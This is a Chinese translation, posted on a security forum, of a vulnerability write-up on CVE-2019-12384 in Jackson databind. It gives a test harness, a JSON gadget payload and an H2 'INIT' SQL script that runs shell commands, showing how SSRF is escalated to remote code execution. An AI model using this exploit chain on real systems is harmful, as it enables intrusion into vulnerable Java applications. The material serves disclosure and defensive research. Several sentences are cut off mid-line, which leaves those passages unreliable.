CVE-2019-12384漏洞剖析

s小胖不吃饭 / 2019-07-30 09:05:00 / 浏览数 4699 安全技术 漏洞分析 顶(0) 踩(0)

在我们的一次研究过程中，我们分析了一个使用Jackson库对JSON进行反序列化的应用程序。在分析过程中，我们寻找到一个反序列化漏洞，并可以对反序列化的类进行控

该研究催生了新的CVE-2019-12384生成，并影响到了一系列RedHat产品：

Affected Packages State

Platform	Package	State
Red Hat Software Collections for Red Hat Enterprise Linux	rh-maven35-jackson-databind	Affected
Red Hat Single Sign-On 7	jackson-databind	Not affected
Red Hat Satellite 6	jackson-databind	Affected
Red Hat OpenStack Platform 9.0	opendaylight	Not affected
Red Hat OpenStack Platform 14.0 (Rocky)	opendaylight	Not affected
Red Hat OpenStack Platform 13.0 (Queens)	opendaylight	Not affected
Red Hat OpenStack Platform 10	opendaylight	Not affected
Red Hat OpenShift Container Platform 4.1	logging-elasticsearch5-container	Affected
Red Hat OpenShift Container Platform 3.9	openshift-elasticsearch-plugin	Under investigation
Red Hat OpenShift Container Platform 3.9	elasticsearch-cloud-kubernetes	Under investigation
Red Hat OpenShift Container Platform 3.7	elasticsearch-cloud-kubernetes	Under investigation
Red Hat OpenShift Container Platform 3.7	openshift-elasticsearch-plugin	Under investigation
Red Hat OpenShift Container Platform 3.6	elasticsearch-cloud-kubernetes	Under investigation
Red Hat OpenShift Container Platform 3.6	openshift-elasticsearch-plugin	Under investigation
Red Hat OpenShift Container Platform 3.11	logging-elasticsearch5-container	Under investigation
Red Hat OpenShift Container Platform 3.10	elasticsearch-cloud-kubernetes	Under investigation
Red Hat OpenShift Container Platform 3.10	openshift-elasticsearch-plugin	Under investigation
Red Hat OpenShift Application Runtimes 1.0	vertx	Under investigation
Red Hat OpenShift Application Runtimes 1.0	swarm	Under investigation
Red Hat Mobile Application Platform On-Premise 4	jackson-databind	Not affected
Red Hat JBoss Fuse 7	jackson-databind	Affected
Red Hat JBoss Fuse 6	jackson-databind	Affected
Red Hat JBoss EAP 7	jackson-databind	Under investigation
Red Hat JBoss BPMS 6	jackson-databind	Affected
Red Hat JBoss A-MQ 6	jackson-databind	Under investigation
Red Hat Enterprise Linux 8	pki-deps:10.6/jackson-databind	Affected

漏洞攻击条件

正如Jackson在On Jackson CVEs中写到的那样：下面是利用工具需要的要求：

（1）应用程序接受由不受信任的客户端发送的JSON内容（由手动或未编写且无法查看或控制的代码）。这意味着我们无法约束正在发送的JSON消息。

（2）应用程序对名称类型为java.lang.Object的属性（或少量"许可"标记接口之一，如java.util.Serializable，java.util.Comparable）使用多态类型处理。

（3）应用程序至少有一个特定的"小工具"类可以在Java类路径中使用。详细而言，开发需要一个与杰克逊的工具辅助。实际上，大多数小工具仅适用于特定的库，例如最常

（4）该应用程序使用的Jackson版本阻止特定的"小工具"类。有一组已发布的小工具会随着时间的推移而增长，因此它是补丁与漏洞之间的一场竞赛。反序列化是平台的"攻

在这项研究中，我们假设满足前提条件（1）和（2）。
相反，我们专注于寻找能够满足（3）和（4）的利用工具。Jackson是Java应用程序中最常用的反序列化框架之一，其中多态性是常用的概念。
对于可能使用静态分析工具或其他动态技术的潜在攻击者来说，找到这些条件是零成本的，例如在请求、响应中查找@class，以找到这些目标。

攻击准备

在我们的研究过程中，我们开发了一个工具来帮助发现这些漏洞。当Jackson反序列化ch.qos.logback.core.db.DriverManagerConnectionSource时，可以滥用此
JDBC代表■J■ava■D■ata■b■ase■C■onnectivity。 JDBC是用于连接和执行数据库查询的Java
API，它是JavaSE（Java标准版）的一部分。此外，JDBC使用自动字符串到类映射，因此它是在链中加载和执行更多"利用工具"的完美目标。

为了演示攻击，我们准备了一个封装程序，我们在其中加载由攻击者指定的任意多态类。对于环境，我们使用了jRuby，其运行在Java虚拟机（JVM）之上并由ruby实现。

我们将使用此设置在给定目录中轻松加载Java类，并准备Jackson环境以满足上面列出的前两个要求（1,2）。为此，我们实现了以下jRuby脚本。

```
require 'java'
Dir["./classpath/*.jar"].each do |f|
   require f
end
java_import 'com.fasterxml.jackson.databind.ObjectMapper'
java_import 'com.fasterxml.jackson.databind.SerializationFeature'

content = ARGV[0]

puts "Mapping"
mapper = ObjectMapper.new
mapper.enableDefaultTyping()
mapper.configure(SerializationFeature::FAIL_ON_EMPTY_BEANS, false);
puts "Serializing"
obj = mapper.readValue(content, java.lang.Object.java_class) # invokes all the setters
puts "objectified"
puts "stringified: " + mapper.writeValueAsString(obj)
```

该脚本如下：

在第2行，它加载"classpath"子目录中Java Archives（JAR）中包含的所有类。

在第5行和第13行之间，它配置Jackson以满足要求（#2）。

在第14行和第17行之间，它将传递给jRuby的多态Jackson对象反序列化并序列化为JSON。

工具包研究

对于这项研究，我们决定使用Java社区广泛使用的收到。 为了证明这种攻击，所有目标库都位于Maven中央存储库中排名前100位的最常见的库中。

要复现该攻击，读者可以下载以下库并将它们放在"classpath"目录中：

- jackson-databind-2.9.8
- jackson-annotations-2.9.8
- jackson-core-2.9.8
- logback-core-1.3.0-alpha4
- h2-1.4.199


应该注意，h2库不需要执行SSRF，因为我们的经验表明，大多数时候Java应用程序加载至少一个JDBC驱动程序。 JDBC驱动程序是一种类，当传入JDBC
URL时，它们会自动实例化，并将完整的URL作为参数传递给它们。

使用以下命令，我们将使用上述类路径调用上一个脚本。

```
$ jruby test.rb "[\"ch.qos.logback.core.db.DriverManagerConnectionSource\", {\"url\":\"jdbc:h2:mem:\"}]"
```

在脚本的第15行，Jackson将使用子对象中包含的密钥递归调用所有setter。更具体地说，Jackson反射库使用参数调用setUrl(String
url)。在该阶段（第17行）之后，完整对象再次序列化为JSON对象。此时，如果未定义getter，则通过显式getter直接序列化所有字段。setter是getConnection()。作

调用getConnection时将实例化内存数据库。由于应用程序是短暂的，我们不会从攻击者的角度看到任何有意义的影响。为了做更有意义的事情，我们创建了一个到远程数



输入矩阵：从SSRF到RCE

我们可能已经注意到这两种情况都会导致DoS和SSRF。虽然这些攻击可能会影响应用程序的安全性，但我们希望向读者展示一种简单有效的技术，将SSRF转变为完整的RCE

为了在应用程序的上下文中获得完整的代码执行，我们加载H2 JDBC驱动程序的功能。
H2是一个快速的SQL数据库，通常用于完整的SQL数据库管理系统（如Postgresql，MSSql，MySql或OracleDB）的内存替换。它很容易配置，它实际上支持许多模式，如
H2具有从JDBC
URL运行SQL脚本的能力，该URL是为了拥有支持init迁移的内存数据库而添加的。仅这一点就不允许攻击者在JVM上下文中实际执行Java代码。但是，H2由于它是在JVM中

我们可以通过一个简单的http服务器（例如python-one:python -m SimpleHttpServer）提供以下inject.sql INIT文件。

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
   String[] command = {"bash", "-c", cmd};
   java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).useDelimiter("\\A");
   return s.hasNext() ? s.next() : "";  }
$$;
CALL SHELLEXEC('id > exploited.txt')
```


并运行应用程序：

```
$ jruby test.rb "[\"ch.qos.logback.core.db.DriverManagerConnectionSource\", {\"url\":\"jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3;I
...
$ cat exploited.txt
uid=501(...) gid=20(staff) groups=20(staff),12(everyone),61(localaccounts),79(_appserverusr),80(admin),81(_appserveradm),98(_l
```

迭代污点跟踪

开发反序列化漏洞很复杂，需要大量时间。 在进行产品安全性审查时，时间限制可能使得我们难以找到用于开发的适当工具。

反序列化漏洞是典型的大海捞针问题。 一方面，识别易受攻击的入口点是一项容易的任务，而找到有用的工具可能非常耗时。
在Doyensec中，我们开发了一种技术来寻找有用的杰克逊小工具，以促进后者的努力。
我们构建了一个静态分析工具，可以通过污点跟踪分析找到序列化小工具。
我们将其设计得足够快，可以多次运行，并通过自定义和可扩展的规则集语言进行改进。 平均而言，在Macbook PRO i7 2018上运行需要2分钟。



■■■■是一个专题学术研究课题。 学术研究工具专注于非常高的召回率和精确度。 权衡取决于高召回率、精确度与速度、内存之间的关系。
由于我们希望此工具在测试商业级产品时可用，我们重视工具的可定制性，因此我们专注于速度和可用性，而不是高召回率。

■■■■■■■■■■■■[https://blog.doyensec.com/2019/07/22/jackson-gadgets.html](https://blog.doyensec.com/2019/07/22/jackson-gadget

上一篇：2019年四川省大学生信息安全技术... 下一篇：由Upload-labs的几关引发的思考

1. 0 条回复

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板